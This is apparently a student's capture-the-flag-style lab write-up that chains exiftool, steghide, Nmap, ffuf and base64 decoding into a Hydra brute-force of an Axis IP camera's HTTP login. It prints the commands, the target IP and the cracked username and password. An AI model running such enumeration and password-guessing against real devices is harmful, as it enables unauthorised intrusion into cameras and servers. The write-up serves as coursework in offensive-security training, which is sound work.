Lab03

Objectives

- Learn hacking
- Learn about metadata and hidden data
- Learn to use exploitation tools

Scenario

This lab challenged us to think outside the box. We were given a defined scope, but we really had to adopt a hacker mindset—exploring creative solutions, questioning assumptions, and approaching problems with an open mind.


```
┌──(kali㉿kali)-[~]
└─$ exiftool /home/kali/Downloads/so2.jpg
ExifTool Version Number         : 13.10
File Name                       : so2.jpg
Directory                       : /home/kali/Downloads
File Size                       : 355 kB
File Modification Date/Time     : 2025:01:23 06:25:52-05:00
File Access Date/Time           : 2025:02:20 12:39:29-05:00
File Inode Change Date/Time     : 2025:01:23 06:25:52-05:00
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 96
Y Resolution                    : 96
Comment                         : f36f5e8883e7b51bd3c00d1f1cd040978a526b8c
Image Width                     : 1024
Image Height                    : 700
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 1024×700
Megapixels                      : 0.717
```

```
┌──(kali㉿kali)-[~]
└─$ steghide extract -sf /home/kali/Downloads/so2.jpg

Enter passphrase:
wrote extracted data to "supersecret.txt".

┌──(kali㉿kali)-[~]
└─$
```

In the scope, I found a .jpg picture, so I used **ExifTool** to examine what was behind it. I discovered a comment that looked really interesting—possibly a passphrase. The next step was to use a tool called **Steghide**. I assumed Steghide had found something since it prompted for a passphrase. So, I used the comment found with ExifTool.

The passphrase was correct and revealed some information for the next tasks. So, I began searching for users who might have accessed the scope's servers. I found them using **Nmap** and one of Nmap's HTTP-related scripts! I took those four users and saved them into a .txt file.

The next step was to find some secret files on the website. This was done using **Ffuf**. I found one— .pdf file called *top-secret*! The PDF contained a Base64-encoded text. I used `echo` to decode and find out what the text was. As the text revealed, there were four names. I entered them into the permutation tool and saved the generated strings into another .txt file.

The next task was to find an IP camera within the scope. After locating the camera, the next step was to determine which authentication service it was using.

```
┌──(kali㉿kali)-[~]
└─$ curl -v http://195.148.56.154/view/viewer_index.shtml?id=11283

*   Trying 195.148.56.154:80...
* Connected to 195.148.56.154 (195.148.56.154) port 80
* using HTTP/1.x
> GET /view/viewer_index.shtml?id=11283 HTTP/1.1
> Host: 195.148.56.154
> User-Agent: curl/8.11.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 401 Unauthorized
< Date: Thu, 25 Aug 2011 13:44:32 GMT
< Accept-Ranges: bytes
< Connection: close
< WWW-Authenticate: Digest realm="AXIS_00408CA84688", nonce="00b4b6e3Y6989821e61a814914b0346d189c7c8a9ba8f7", stale=FALSE, qop="auth"
< WWW-Authenticate: Basic realm="AXIS_00408CA84688"
< Content-Length: 189
< Content-Type: text/html; charset=ISO-8859-1
<
<HTML><HEAD><TITLE>401 Unauthorized</TITLE></HEAD>
<BODY><H1>401 Unauthorized</H1>
Your client does not have permission to get URL /view/viewer_index.shtml from this server.
</BODY></HTML>
* shutting down connection #0
```

```
┌──(kali㉿kali)-[~/School]
└─$ curl -I http://195.148.56.154/view/viewer_index.shtml?id=11283

HTTP/1.1 401 Unauthorized
Date: Thu, 25 Aug 2011 13:53:42 GMT
Accept-Ranges: bytes
Connection: close
WWW-Authenticate: Digest realm="AXIS_00408CA84688", nonce="00b4b909Y7259716f842b9709fa40e162ca1d81979cfad", stale=FALSE, qop="auth"
WWW-Authenticate: Basic realm="AXIS_00408CA84688"
Content-Type: text/html; charset=ISO-8859-1
```

The last task here was to use **Nmap** with a suitable script to attack the camera's authentication using the previously created .txt files. However, since **Nmap** did not work properly for this task (at least for me), I used **Hydra** instead. I successfully cracked the username and password for the IP camera's authentication, as shown in the picture.


```
┌──(kali㉿kali)-[~/School]
└─$ micro passwds.txt

┌──(kali㉿kali)-[~/School]
└─$ hydra -L /home/kali/School/users.txt -P /home/kali/School/passwds.txt 195.148.56.154 http-get /view/viewer_index.shtml?id=11283
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-24 11:32:03
[DATA] max 16 tasks per 1 server, overall 16 tasks, 96 login tries (l:4/p:24), ~6 tries per task
[DATA] attacking http-get://195.148.56.154:80/view/viewer_index.shtml?id=11283
[80][http-get] host: 195.148.56.154   login: lara   password: KisuSisuVisuNisu
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-24 11:32:04

┌──(kali㉿kali)-[~/School]
└─$
```

After a successful "attack," I gained access to the target's IP camera.